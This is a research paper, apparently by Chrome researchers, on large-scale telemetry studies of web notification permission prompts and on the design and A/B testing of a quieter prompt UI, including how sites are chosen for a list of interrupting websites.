To understand how users interact with such prompts, we conducted two large-scale studies with more than 300 million users in the wild. The first study showed that most of them block or ignore the prompts across all types of websites, which prompted us to rethink its UI and activation logic. The second study, based on an A/B test using behavioral data from more than 40 million users who interacted with more than 100 million prompts on more than 70 thousand websites, show that the new prompt is very effective at reducing unwanted interruptions and their frequency (up to 30% fewer unnecessary actions on the prompts), with a minimal impact (less than 5%) on the grant rates, across all types of users and websites. We achieve these results thanks to a novel adaptive activation mechanism coupled with a block list of interrupting websites, which is derived from crowd-sourced telemetry from Chrome clients.

1 Introduction

The web browser is the main gateway to the World Wide Web for over 4.5 billion people [39]. Browser APIs allow websites to access resources and information on the client devices in a scalable and standardized way, enabling users to benefit from fast, interactive and personalized experiences without having to install and run dedicated applications. Some of those APIs provide access to sensitive data (such as geolocation or the microphone), and in those cases the website has to ask the user for permission before it can access such data [44]. Moreover, permission-gated APIs can provide an additional layer of security from other kinds of abuses, such as spam, phishing or deceptive marketing [5, 29].

Web push notifications are a very popular mechanism for websites to keep their users updated with timely content when a website is not open or is in the background. On Chrome, the telemetry shows that notification permission prompts account for 74% of all permission prompts shown to users during the month of March 2020. To receive notifications, users have to visit the website and grant the notification permission when prompted [45]. In order to help websites decide when to ask for the notification permission, Chrome and the Mozilla foundation have published a set of best practices to follow when asking for web push permissions [34, 46]. Chrome's best practices are centered around two main principles: (i) users should show intent to receive notifications and (ii) sites should provide in-site management controls for notifications. Similarly, Mozilla's best practises also caution developers to use them sparingly as they could be annoying [46]. In addition to being unwanted, such prompts can also be interrupting. Much prior work (see Section 2) has shown that poorly managed interruptions have multiple negative consequences, including an increased level of annoyance, anxiety, errors due to inattention and a desire to click-through without understanding the implications of doing so [7, 13]. A recent Mozilla study [31] concluded that notification prompts are indeed very unpopular. Even worse, certain websites try to trick users into granting the notification permission with misleading information about its actual purpose or by gating their content on the acceptance of the notification permission prompt [5]. Other websites could see it as an effective means to drive re-engagement [2, 15].

The problem we tackle here is how to reduce unwanted – and likely annoying – notifications for the majority of users without significantly impacting those who do want to opt in to




Figure 1: Chrome version 80, quiet prompt on desktop with an animated bell icon.

notifications. We design a solution that leverages the browser to manage the complex trade-offs that might arise between users who are unlikely to want to receive notifications, those that do seem to want them, and many website owners who might rely on them for increased engagement and higher service utility [16]. Our solution for Chrome has three main components. First, we introduce a "quieter" notification permission UI with a strikethrough bell (Figure 1), which is less intrusive and it allows users to enable notifications in a direct way should they want to. Second, we determine criteria when to show this UI to users based on their prior blocking choices. This is difficult not only because we need to simultaneously meet the needs of millions of users who exhibit a wide range of behaviors, but also because many behaviors are not explicit (e.g., when they simply ignore the prompts). Third, we determine the conditions under which Chrome activates this new prompt for websites. Doing this requires us to carefully balance the need to prevent abusive or spammy websites from interrupting the users, while not interfering with websites that use notifications responsibly and according to best practices. We note that other popular web browsers (Safari and Firefox) have independently introduced updates to the requirements and interface of the notification permission prompt [4, 21, 26, 31, 42], while Microsoft Edge has leveraged our solution [30] and enabled it by default for all users across all websites.

In this paper, we present the results of the largest and most comprehensive analysis, to the best of our knowledge, of the use of notification permission prompts in the wild, and show that our solution effectively balances the needs of both users and websites in Chrome. Our main contributions are:

- We conduct a first large-scale experiment to study the interaction of hundreds of millions of Chrome users with the notification permission prompt in the wild. Our findings show only 10% and 21% of notification permissions are granted on the desktop and Android, respectively, which suggests that the vast majority of users do not see a clear benefit from receiving notifications when prompted across all types of websites.
- We present the process that we adopted to rethink the notification permission prompt in order to reduce unwanted interruptions for users and potential abuses by websites, and at the same time not to penalize users that do want to receive notifications and websites that do adhere to the best practices when showing such prompts.
- We introduce proxy measures for unwanted notification prompts, and we conduct a second large-scale experiment with more than 40 million users as an A/B test, which shows that the new UI and its activation logic manage to achieve not only a desired reduction in unwanted interruptions, but also to have minimal negative impact on grant rates. Moreover, they provide a concrete incentive for websites to use the notifications API responsibly.

In particular, our second experiment shows that the new prompt and its activation logic reduce the interruptiveness of unwanted notification permission prompts by up to 30%, while limiting the impact on the grant rates to less than 5%. Finally, in order to provide transparency, accountability and accessibility of interaction rates with the notification prompt across websites, we include them in a publicly accessible online tool [18], which does not require any extra instrumentation from the websites.

The remainder of the paper is structured as follows. In Section 2 we discuss the related work, and in Section 3 we present the first experiment, in which we measured the interactions of more than 300 million Chrome users on more than 800 million notifications permission prompts, across more than 70 thousand websites. In Section 4 we describe the approach and measures we took to limit the interruptions due to unwanted notification permission prompts, and show in the second experiment how this approach has reduced unwanted interruptions to the browsing experience with a limited impact on the grant rates. In Section 5 we discuss the implications of our changes for the web ecosystem and present some of the limitations of our study. Finally, we present our conclusions in Section 6.

2 Related Work

In the 2000s when push notifications were first introduced, only mobile OSes (such as BlackBerry OS, iPhone OS and Android) supported them [6, 17]. The availability of push notifications on the web is much more recent, thanks to the development and adoption of the Notifications API in the mid 2010s. In this section, we discuss works that studied the effects of interruptions – such as notification prompts – on the primary task, and those that analysed deceptive notifications that could lead to privacy and security threats.

2.1 Interruptions due to Notifications

Bailey and Konstan [7] conducted a laboratory experiment to measure the effects of interruptions on task completion time, error rate, annoyance, and anxiety. They manipulated the time at which the interruption was displayed, either during the primary tasks or in-between tasks. They showed that, when the interruption occurs during the primary task, users experience up to 106% more annoyance, and "commit twice the number of errors" as well as "experience twice the increase in anxiety" as compared to when the interruption happens in-between the primary tasks. Moreover, as reported in numerous works surveyed in [25], not all interruptions have the same

negative effect: while interruptions are not detrimental when performing simple and repetitive tasks, they do negatively affect task performance for complex tasks, especially when the primary task is unrelated to the interrupting one.

In the work by Felt et al. [13] on mobile app permissions, the authors proposed a set of guidelines on how to ask for permissions in order to reduce the habituation to permission prompts. One of the two principles – avoid interruptions – highlights the importance of avoiding interrupting users with security-related tasks while they are doing something unrelated – such as browsing a website. Otherwise, users are likely to "click through a dialog box...without fully understanding the consequences". Permission prompts by mobile apps and notification prompts in browsers are very similar in this respect, as they both interrupt the users' primary task.

Several other works have studied users' interaction behavior with notifications on mobile devices [14, 27, 28, 32, 36, 37]. For instance, the experiment conducted by Fischer et al. [14] showed that mobile notifications are dealt with more quickly and with a higher completion rate if they arrive at a moment where the users are in-between tasks rather than during the primary task, which is to some extent similar to previous findings by Bailey et al. [7] but in this specific context. Furthermore, the study by Pejovic and Musolesi [36] revealed that, in addition to the timing and primary task, other contextual features such as location, time of the day, emotion and engagement determine if a moment is suitable for receiving a notification. In another related work, Okoshi et al. [32] developed a mechanism that selects the best timing for delivering notifications based on the users' physical activity and UI events, which reduces by 71.8% the users' perceived workload as compared to other systems based on UI-only events. Similarly, Mehrotra et al. [27] used contextual information, such as the users' activity, and social relationship between senders and receivers to develop a machine-learning based system to select the most appropriate timing for the delivery of the notification. Their system outperformed mechanisms based on user-defined rules of their own interruptibility. More recently, Pielot et al. [37] showed that non-messaging notifications are significantly less likely to be acted upon quickly, which is a notion that malicious websites seem to abuse in order to mislead users into granting the notification permission [5].

Web push notifications appear to the users as native system notifications on both mobile and desktop platforms that support the Notifications API [43]. Therefore, as they are not different from app notifications in this respect, the results established in prior works apply to them as well. We were unable to find specific studies on web push notifications that tackled any aspect related to interruptibility, in a similar way to the studies on app notifications we described previously.

2.2 Deceptive Notifications

In addition to being potentially interrupting, web push notifications can be quite deceptive and pose a significant threat for the users' security and privacy, by means of phishing and spam [24, 35, 47], social engineering [41], forging and denial-of-service attacks [3]. Phishing is likely one of the most significant threats that malicious notifications can lead to. In their early work in 2012, Xu and Zhu [47] already showed how customized notifications could be successfully used to launch phishing attacks and post spam notifications in earlier versions of Android (2.3 and 4.0). More broadly, social engineering attacks – such as the ones studied by Vadrevu et al. [41] – were discovered on some ad landing pages, which were used in order to lure the user into granting the notification permission by promising access to access adult content. In Alepis's recent work [3] on Android version 7, the author shows how it is possible to forge notifications – even web push notifications – both locally (by a malicious app, for example) and remotely. Although the notification forging attack requires the user to install a malicious app, by either downloading it from the Play Store or another source, it shows once again how notification customization can be abused. While issues related to deceptive notifications are very important, our work does not tackle them directly. However, it has a positive side effect of limiting such abuses by automatically blocking intrusive permission prompts for many users.


3 Interactions with the Legacy Notification Permission Prompts

In this section, we describe how Chrome users interact with the legacy notification permission prompt (Figure 2) which is the only one that was available until version 80. First, we introduce essential background information about the Notifications API, and then we describe our experiment and the results that made us rethink the experience with the notification permission prompt.


3.1 Background

Popular operating systems (OSs), such as Microsoft Windows, macOS, iOS, Android and Chrome OS, allow third-party apps to display push notifications as native system notifications to users [10, 11, 30]. Typically, each OS provides different APIs that apps – including browsers – can use to deliver such notifications. On the contrary, browsers usually implement a standard set of APIs that follow the specification described by the W3C [43], so that website owners do not have to develop and maintain different parts of code for the same functionality across different OSs.

The browser Notifications API [45] is one such standard API that allows websites to send system notifications even when users do not have the website open in their browser.



(a) Desktop platform.



(b) Android platform.

Figure 2: Chrome legacy notification permission prompt.

Users can therefore benefit from timely and relevant information from websites that they have opted in to receive notifications from. However, such functionality can also be prone to abuses, as it provides websites with an effective means to drive re-engagement rates [2, 15]. There are many examples where websites have abused this functionality, by either disguising the notification prompt as a chat window, by gating the website's content on the acceptance of the prompt, or by trying to circumvent existing abuse-prevention mechanisms [5, 12].

The API specification mandates that "Notifications can only be displayed if the user (or user agent on behalf of the user) has granted permission" [43]. Before asking for that permission, the website should check its current state, which could be one of *granted*, *denied* or *default*. The latter is equivalent to a *deny* decision and it applies if no prior explicit decision has been made yet. Hereafter we describe how Chrome users interacted with the *legacy* notification permission prompts (Figure 2), which are the only ones that were available before version 80. This analysis is important as it clearly shows how most of the legacy prompts unnecessarily interrupt the browsing experience, and it provides us with a compelling reason to rethink it in a way to reduce interruptions while keeping the benefits for the users who might want to receive notifications.

It is also important to note that there is a significant difference in the way the permission prompt is shown to users on desktop and Android Chrome clients. While on desktop users can continue to browse the website when the prompt is visible, this is not the case on mobile, where users have to click on one of the two buttons – "Allow" or "Block" – in order to continue to browse the website. This has a significant effect on the results of analysis we conduct in this section, and is also part of the redesign process we discuss in Section 4.

3.2 First Experiment

In order to better understand how Chrome users interact with the notification permission prompts, we conducted our first study using the telemetry data that Chrome normally collects from a subset of opted-in users. In Chrome, users can choose to send usage statistics, crash reports and URLs of pages they visit to Google in order to help improve Chrome's feature set and stability [19]. Usage statistics and crash reports are enabled by default on Chrome and can be disabled in Chrome's settings. For instance, 74% of all prompts that those users see are for the notification permission, a statistic we mention in the abstract and in Sections 1 and 6. Information containing specific URLs can only be collected if users choose to send the above information and also give extra consent for collecting that data by turning on the setting "Make searches and browsing better (Sends URLs of pages you visit to Google)" – this is enabled if the user enables Sync. Once enabled, Chrome usage statistics will also include information about the visited URLs, and are keyed by a unique random device identifier. Usage statistics and Sync can be disabled in Settings. If re-enabled, the unique device identifier is reset.

The telemetry data we analyse in this study comes from a 10-day period between the 7th and the 16th of March, 2020, during which Chrome collected the relevant behavioral data from a random subset of users who are signed-in to with their Google account, are sharing usage reports and crash analytics with Google and have enabled the browser Sync feature without a custom passphrase. The data used in these studies adheres to Google's guidelines for data collection and experimentation. In order to conduct any experiment with real behavioral data on such a subset of users, we need to obtain prior approval from key Google stakeholders in a number of areas, including legal, privacy, UX, engineering, product and leadership. Only after all of them gave their approval were we allowed to launch such an experiment. We are not subject to IRB review, however Chrome's approved process for rolling out new features (such as the Quiet UI and its activation logic) involves partially rolling out a feature to a subset of customers, and then using A/B testing to compare performance metrics before and after. We followed standard company practices in our A/B testing that enabled us to compute impact metrics for subsets of users.

Our measurement methodology includes a careful choice of which data to include and which to exclude. The specific data fields we process are:

1. The randomly generated unique device identifier, which can be reset at any time by the user
2. The OS platform on which the client is running, which can be either desktop or mobile. For the latter, we only study

data from Android mobile clients, as iOS (current version 13.4.1) does not support web push notifications.
3. The URL origin (e.g., https://subdomain.website.com) that displayed the prompt. Throughout the rest of this paper, we refer to URL origins also as websites or sites.
4. The type of prompt that was shown to the user (i.e., legacy or quiet). In this section, we only analyse data about the legacy prompts, whereas in Section 4 we compare and discuss both the legacy and the quiet ones.
5. The user's action on the prompt, which can be either grant, block, ignore or dismiss. A *dismiss* is recorded when the user closes the prompt without clicking on either grant or block, whereas an *ignore* is recorded when the user does not interact with the prompt at all. Throughout the rest of the paper, we refer to any action other than *ignore* as a *decision*. In Chrome, a single grant or deny decision on a website is recorded for all future visits to the same website. In other words, while ignoring or dismissing a prompt will allow the website to show it again at the next visit, granting or blocking it will prevent that website from showing it again. This holds until either the user changes the settings for that website, or re-installs Chrome, or also in case she dismisses the prompt three times in a row on that website.

Moreover, in order to limit the impact of test accounts or devices while retaining a large number of samples, we filter the data according to the following criteria:

- We only consider devices that saw at least 1 and at most 200 prompts, and that performed less than 100 grant, deny, or dismiss actions on them. Moreover, we also limit potential spammy reports by (i) removing clients that have reported more than 100 page load events to the same URL in any given day, and by (ii) only analysing reports from genuine Chrome clients that sign the reports with a valid cryptographic key provided by Google.
- We only consider URL origins with at least 1000 page loads and at least 100 decisions (i.e., grant, block or dismiss), from at least 50 different clients. Moreover, we consider only data from URL origins that allow automated crawling. We do not process any URL data from websites that have opted out from the Robots Inclusion Protocol [22], as specified in their robots.txt file.

3.3 Results


After filtering out the data samples that do not satisfy the above criteria, we are able to analyse more than 800 million actions on legacy prompts, coming from more than 300 million clients on more than 70 thousand websites. Overall, only 10% of such prompts are granted on desktop and 21% on Android. As described hereafter, we use the deny, ignore and dismiss rates as proxies to assess user annoyance and/or unwanted notifications. To measure those directly, one would have to allow users to carefully report on such aspects every time they interact with a permission prompt, which would add more interruptions to an already disrupted experience for many users. Alternatively, one could also interview users but that cannot be done on the scale of tens or hundreds of millions of participants. We chose those signals by consensus, after reviewing several candidate ones that were available during the experiments. In general, if a user denies a notification prompt, we believe it is a strong signal that either she is not interested in the service or that she is simply annoyed and does not want to be asked again. High ignore and dismiss rates indicate that users are either avoiding having to make a decision or are truly disinterested and simply want to quickly get beyond the prompt request. We use this trio of signals to capture the entirety of the unwanted and annoyed concepts. While we cannot completely disambiguate a user's intention, it is clear that any of these three choices captures either lack of interest and/or possible annoyance.

3.3.1 Clients

In order to better understand how clients interact with prompts, we look at the rate at which prompts are granted, denied, dismissed or ignored, over the total number of prompts seen. We compute numerous metrics, all of which together indicate users are not interested in the vast majority of notification prompts. The horizontal axes of Figure 3a and 3b show the percentile of clients that have a grant/deny/ignore/dismiss rate which is smaller or equal to the corresponding value on the vertical axes. They show that 80% of desktop clients and 70% of Android clients who ever saw a notification prompt during the 10-day period never granted it. Our first key observation is that most users do not grant the notification permissions at all. We also observe that most desktop users (55%) ignore or dismiss a prompt at least once. This indicates that most desktop users tend not to make a "permanent" decision which is remembered for subsequent visits to the same website.

The per-client average rates for desktop are: grant 12%, deny 15%, dismiss 37% and ignore 36%. For mobile, they are 23%, 54%, 19% and 3%. Our next key observation is that for both desktop and mobile, the deny and dismiss rates are greater than the grant rates, sometimes significantly so. We observe that on Android, the client behavior is quite different than desktop. The grant rate is almost double that of desktop clients, while the average deny rate is nearly 4 times that of desktop clients. Similarly the dismiss and ignore rates are much lower on mobile devices than desktops. While we believe that the blocking nature of the permission prompt on the Android platform has a significant influence, the telemetry data does not allow us to isolate its effect from others, such as the inherently different website designs and types of content that is consumed on a mobile platform as opposed to desktop.

Figure 3b shows that only 36% of Android clients never denied a permission request, meaning that 64% of clients denied it at least once. A third observation is that the majority of clients elect to deny at some point.



(a) Average grant, deny, ignore and dismiss rates on desktop.

(b) Average grant, deny, ignore and rates on Android.

(c) Number of prompts seen and decisions made.

Figure 3: Number of prompts seen and interaction rates with the legacy prompt, by percentile of clients.

Finally, Figure 3c shows the number of permission prompts seen and decisions made by client percentile. Desktop clients tend to see more prompts but they also tend to report fewer interaction with them. For instance, while 19% of desktop clients never clicked on a prompt, this was the case for only 3% of mobile clients. Moreover, although there are 59% of desktop clients who have seen 2 or more prompts, only 39% have interacted with them. On the contrary, almost all mobile clients who see a prompt tend to interact with it as well. This already points out the fact that notification permission prompts, when abused, are more interrupting on mobile devices than on desktop, and we therefore aim to significantly reduce unwanted interruptions especially on Chrome with the new quiet UI described in Section 4.

Taken together, all of these observations clearly indicate that users are either not engaging with notifications much overall, and when they do, they rarely grant them. It appears that most of the time, they see little benefit in receiving notifications.

3.3.2 URL origins


In addition to analysing the interactions with the permission prompt from the clients' point of view, hereafter we characterize such interactions from the websites' perspective. This is important because it takes into account the large differences in the types of websites on which the permission prompt is shown, and it is therefore crucial to understand how the current behavior and the redesigned UI affects websites with different characteristics.

When looking at the types of actions performed on the permission prompts, Figure 4a shows that on desktop there are 76% of websites where the deny rate is higher than the grant rate, both under 17%. Ignore and dismiss rates are much higher overall, although their relative ranking changes: dismiss rates are higher than ignore rates for 26% of websites, and they are lower for the remaining 74% of them. It is interesting to note that there is less than 1% of websites with a deny rate higher than 50%, whereas there are 8% of websites with a grant rate higher than 50%. This indicates that there are more than 8 times (in percentage terms) the number of websites that most users feel comfortable in receiving notifications from, as compared to websites where most users definitely do not see any benefit and therefore block notifications.

On mobile, the behavior is very different. Figure 4b shows that 56% of websites have a deny rate higher than 50%, which is a 58x increase as compared to desktop, whereas 22% have a grant rate higher than 50% (less than 3x the number for desktop). Clearly, when faced with a "blocking" action, mobile users tend to deny the prompt overwhelmingly more often than they tend to grant it. This is a clear signal that the "blocking" notification permission prompts are unwanted, and they are interrupting the browsing experience for mobile users much more than desktop ones. Hence, our strategy to address such unwanted interruptions has to revisit the "blocking" nature of the mobile prompt as well. As the ignore and dismiss actions on mobile require an additional interaction with the device – by either going to the previously visited website, closing the tab or exiting the browsing session – they are seldom recorded in large quantity; indeed, less than 1% of websites have ignore or dismiss rates greater than 50% for mobile clients.

Finally, Figure 4c shows the number of prompts seen and decisions made by percentile of websites. First, similarly to Figure 3c, we see that the number of decisions is practically the same as the number of prompts seen on the Android platform, whereas on desktop there is a higher number of prompts seen but not acted upon. Second, we also notice that the notification prompt volume seems to follow the power law distribution – which is used to model the number of visits to websites ([1, 9]) – where 20% of websites in our dataset showed less than 100 prompts, whereas much less than 1% showed more than 10 million prompts. The per-URL median number of decisions was 188 on desktop and 513 on Android.

Having observed how clients interact with the legacy notification permission prompt across websites, in the following section we present our revised UI for notification permission prompts on Chrome, and the new activation logic for clients



(a) Average grant, deny, ignore and dismiss rates on desktop.

(b) Average grant, deny, ignore and dismiss rates on Android.

(c) Number of prompts seen and decisions made.

Figure 4: Number of prompts seen and interaction rates with the legacy prompt, by percentile of the URL origins.

and websites.

4 Reducing the Interruptiveness of Notification Permission Prompts

Although notifications are an important tool for websites to send timely updates to their visitors, most users seem not to want them. Partially, we believe this is also a result of websites that see notification prompts as an unchecked means to drive engagement, which is not in the spirit of the web notifications API. Indeed, Chrome telemetry showed that most users choose not to grant notification permission prompts, on most of the websites. Ideally, a genuine website that provides a high quality notification experience would have a high grant rate, which is the opposite of what out telemetry shows today. Moreover, negative comments about the notification experience are also one of the most frequent complaints seen in Chrome's product feedback channels. We therefore want to improve the browsing experience for Chrome users by reducing the interruptiveness of unwanted notification permission prompts.

In order to achieve that goal, we focused our efforts on the following objectives, which resulted from several discussions among product leads, engineering teams, designers and user-experience researchers:

1. Making the notifications permission prompt UI less interruptive.
2. Reducing the number of notification permission prompts that users have to act upon, which reduces the cognitive load and permission fatigue.
3. Providing an easy and more obvious escape hatch if users want to change their choice after they have made it.

The telemetry data we analyse in this study allows us to measure the progress towards the objectives (1) and (2) above, but not objective (3). The latter requires additional qualitative measures and instrumentation that the current telemetry data does not have. Hence, a separate user study will be conducted in order to assess the progress towards achieving objective (3).

To measure whether the new *quiet* UI (described hereafter) performs better than the legacy one with respect to the two goals, we rely on two proxy signals discussed in Section 3.3: the deny and ignore rates of the permission prompts. Ideally, the new UI should significantly increase the ignore rate and lower the deny rate – unwanted prompts should no longer require users to act on them – while preserving the grant rates for users who do want them. These users should still be able to easily grant the permission prompt.

To make the prompts less interrupting and to reduce the frequency of unwanted interactions, we introduce three new components:

(i) The quiet permission prompt UI that Chrome users see when a website wants to show notifications.

(ii) The mechanism to activate the quiet UI on websites with a high average deny rate, which incentivizes a responsible use of the API according to the best practices.

(iii) The mechanism to activate the quiet UI for users who repeatedly block them, based either on their past behavior or opt-in setting.

4.1 New UI for the notification permission prompt

Since its introduction in 2015, the volume of notification permission requests has surpassed that of any other type of permission. Hence, it is also the most likely to annoy users if shown out of context or without an explicit user intent. Over the years, we have identified several other limitations of the legacy UI for the notification permission prompt. First, even when displayed in context, users might not fully understand what content they will see in notifications. Second, similarly to any web permission on Chrome, users might not understand that the two options "Allow" and "Block" are reused for every subsequent visit to the same website. Therefore, when uncertain, users are likely to ignore or dismiss on desktop, and might end up selecting an unintended or unwanted choice on Android just to make the prompt disappear and get to the website. Third, in case users want to change a previous choice,




(a) Variant 1: Heads-up notification.

(b) Variant 2: Icon.

(c) Variant 3: Info-bar.

Figure 5: Tested notification permission prompt UI variants for the Android platform.



(a) Variant 1: Animated icon.

(b) Variant 2: Static icon.

Figure 6: Tested notification permission prompt UI variants for the desktop platform.

they have to find the right Chrome settings, or click on the page information dialog in the navigation bar, which is not an obvious entry point.

In determining the UI experiment variants, we chose to use the pre-existing messaging UI patterns in Chrome, in order to enable returning users to apply the interaction methods they are already familiar with. From the enumerated UI candidates, we eliminated the ones that were visually too loud, such as a prompt that covers a large content area or is completely hidden. The choice was also guided by the intent to provide less interruptive UIs that could still provide a more obvious entry point to change a previous choice. Finally, we chose the three design variants on Android (Figure 5) and two on desktop (Figure 6). The experimental UI variants displayed the "strike-through bell" icon to convey unavailability of notifications. Additionally, when there was enough screen real estate, the words "notifications blocked" were added to reinforce the meaning. This representation intended to respond to the two major statuses the user could be in. First, if the user did not want to receive notifications from the site, this representation confirms the desired state and the user does not need to take any action on the UI. Second, if the user wanted to receive notifications from the site, the represented status was clearly opposite, which could lead the user to act upon it to change it.

We implemented each of those variants and activated them as part of a controlled experiment on a 1% random sample of clients running the Beta version of Chrome 78, during a 7-day period in September 2019. Specifically, we selected 1% of Android clients for each of the three variants and an additional 1% for the control group that saw the standard legacy UI. Each of the clients only saw the UI variant which they were assigned, during the entire experiment. In total, 3% of Android clients running the Beta version saw the experimental UIs. Similarly, we enabled the experimental UIs for 2% of desktop clients, 1% for each of the two desktop variants, and a 1% the control group (2% of desktop clients saw the experimental UIs).

To decide which variant to release to all Chrome users, we monitored and compared the grant rates from the experimental groups with the control groups. Overall, the drop was significant across all variants on both platforms. Specifically, on Android we saw that the grant rate for variant 1 (Figure 5a) dropped by 81% compared to the control group, for variant 2 (Figure 5b) by 98% and for variant 3 (Figure 5c) by 89%. On desktop, the grant rate dropped by 79% for variant 1 (Figure 6a) and by 93% for variant 2 (Figure 6b), as compared to the control group.

In light of those results, we chose the mini info-bar (variant 3) for the Android platform and the animated icon (variant 1) for desktop. Although variant 3 on Android has a slightly lower grant rate compared to variant 1, we deemed the latter to be sub-optimal because, as a system heads-up notification, it would not be visible at all for users who have completely disabled notifications for Chrome at the app-level, which is likely to generate confusion.

4.2 Automated activation for websites with a low grant rate

As we have observed, the quiet UI undoubtedly leads fewer clients to re-engage with websites. As it is important that the improved user experience does not disproportionately affect the web ecosystem, it is crucial that the quiet UI can be enabled selectively for users and websites. In particular, we want to enable it for users who are unlikely to want to receive notifications at all, and for websites that have a very high average deny rate (such as 90%). Hereafter we describe how Chrome chooses those websites and how users can activate

the quiet either manually or adaptively.

The analysis we conducted in Section 3.3 has shown that, fortunately, only 1%-2% of websites with a non-negligible user base in our dataset have such a high (standard) deny rate, although this is the case for more than 5% of websites if we consider the explicit deny rate (i.e., if only counting grants or denies). This signal can be interpreted as strong evidence that users not only do not see much benefit in receiving notifications, but they explicitly want to block them from ever asking again. In order to prevent those interrupting websites to send unwanted notification requests to the vast majority of their visitors, Chrome displays the quiet UI every time a user visits those websites, unless the user has created an exception for it in the browser's settings. When any such website wants to show the notification prompt, the user sees the quiet UI with an accompanying message that informs her that most people block notifications from that site. The user can still choose to enable notifications by clicking on the "bell" icon and subsequently on "Allow for this site".

Using telemetry from the Chrome users[1], we maintain two lists of interrupting websites on the Google systems, one for the desktop clients and one for the Android ones. We keep two separate lists because the data indicates that there is only a 14% overlap between interrupting websites reported by desktop and Android clients. We add a website to the corresponding desktop or Android platform list if it satisfies the following criteria:

1. Has displayed at least 1000 notification permission prompts, as reported by the Chrome clients, over the last 28 days on a given platform (desktop or Android). Furthermore, we exclude data from clients who revert their decision for a website too frequently, as those could also come from test account or devices. Specifically, we discard data from devices that report more than 3 grant or deny decisions for the same website and platform during the study period. This ensures that (i) there is enough evidence that most clients do not see a value in getting notifications from the website, (ii) the website is reasonably popular so that it has an incentive in providing value to the users through notifications, and (iii) the size of the interrupting sites list is small enough to be sent by using the Safe Browsing APIs (as described later). As many as 95% of all reported notification prompts come from websites and clients that pass this criterion.
2. Has a high-enough *explicit* deny rate ($> 49\%$) and a high-enough relative rank ($\geq$ 95th percentile) with respect to *explicit* deny rate as compared to other websites. We define the *explicit* deny rate as the ratio between the sum of deny decisions over the sum of deny or grant decisions only. This is different from the standard deny rate that we show in the charts, where the denominator includes grants, denies, ignores and dismissals. The reason we use the explicit deny rate for generating the interrupting websites lists is that we want to get as much explicit signal of unwanted or interrupting prompts as possible. As grants and denies are choices that are remembered for successive visits to the same website, we believe that they also convey the highest amount of information about unwanted or interrupting prompts. Second, by having two conditions on the explicit deny rate (i.e., rank and absolute value), we ensure that websites have a strong incentive to continuously improve their standing with respect to others, and that they are not unnecessarily penalized in case the whole ecosystem moves towards a state in which the average explicit deny rate drops significantly.
3. Is satisfying the previous condition continuously over a certain number of successive iterations. For instance, if we recompute the list of interrupting sites every day, we may add a website to it only if its average explicit deny rate and rank are consistently above the threshold over multiple successive iterations (e.g., during 28 successive runs). This would help to avoid adding a website and then removing it too frequently in case it is near the threshold.

With these very conservative initial thresholds, the interrupting website lists contains around 500 entries for the desktop and 2000 for the Android platform. In total, these websites typically surface 1% of all reported notification prompts on Android and 3% on desktop, which means that there is a margin to relax the threshold in the future. Users can see whether the website they are currently visiting is on the interrupting list by checking if there is a related message on the Chrome developer console. As we continuously monitors the product feedback channels for any user and website complaints due to these changes, we intend to relax these thresholds in the future in the absence of any significant negative feedback.

To limit the risks related to data manipulation by malicious clients, in addition to the other conditions for data inclusion that we already described in Section 3.2, we adopt additional security measures to limit the number of records that could come from test accounts or devices, the specifics of which are not public.

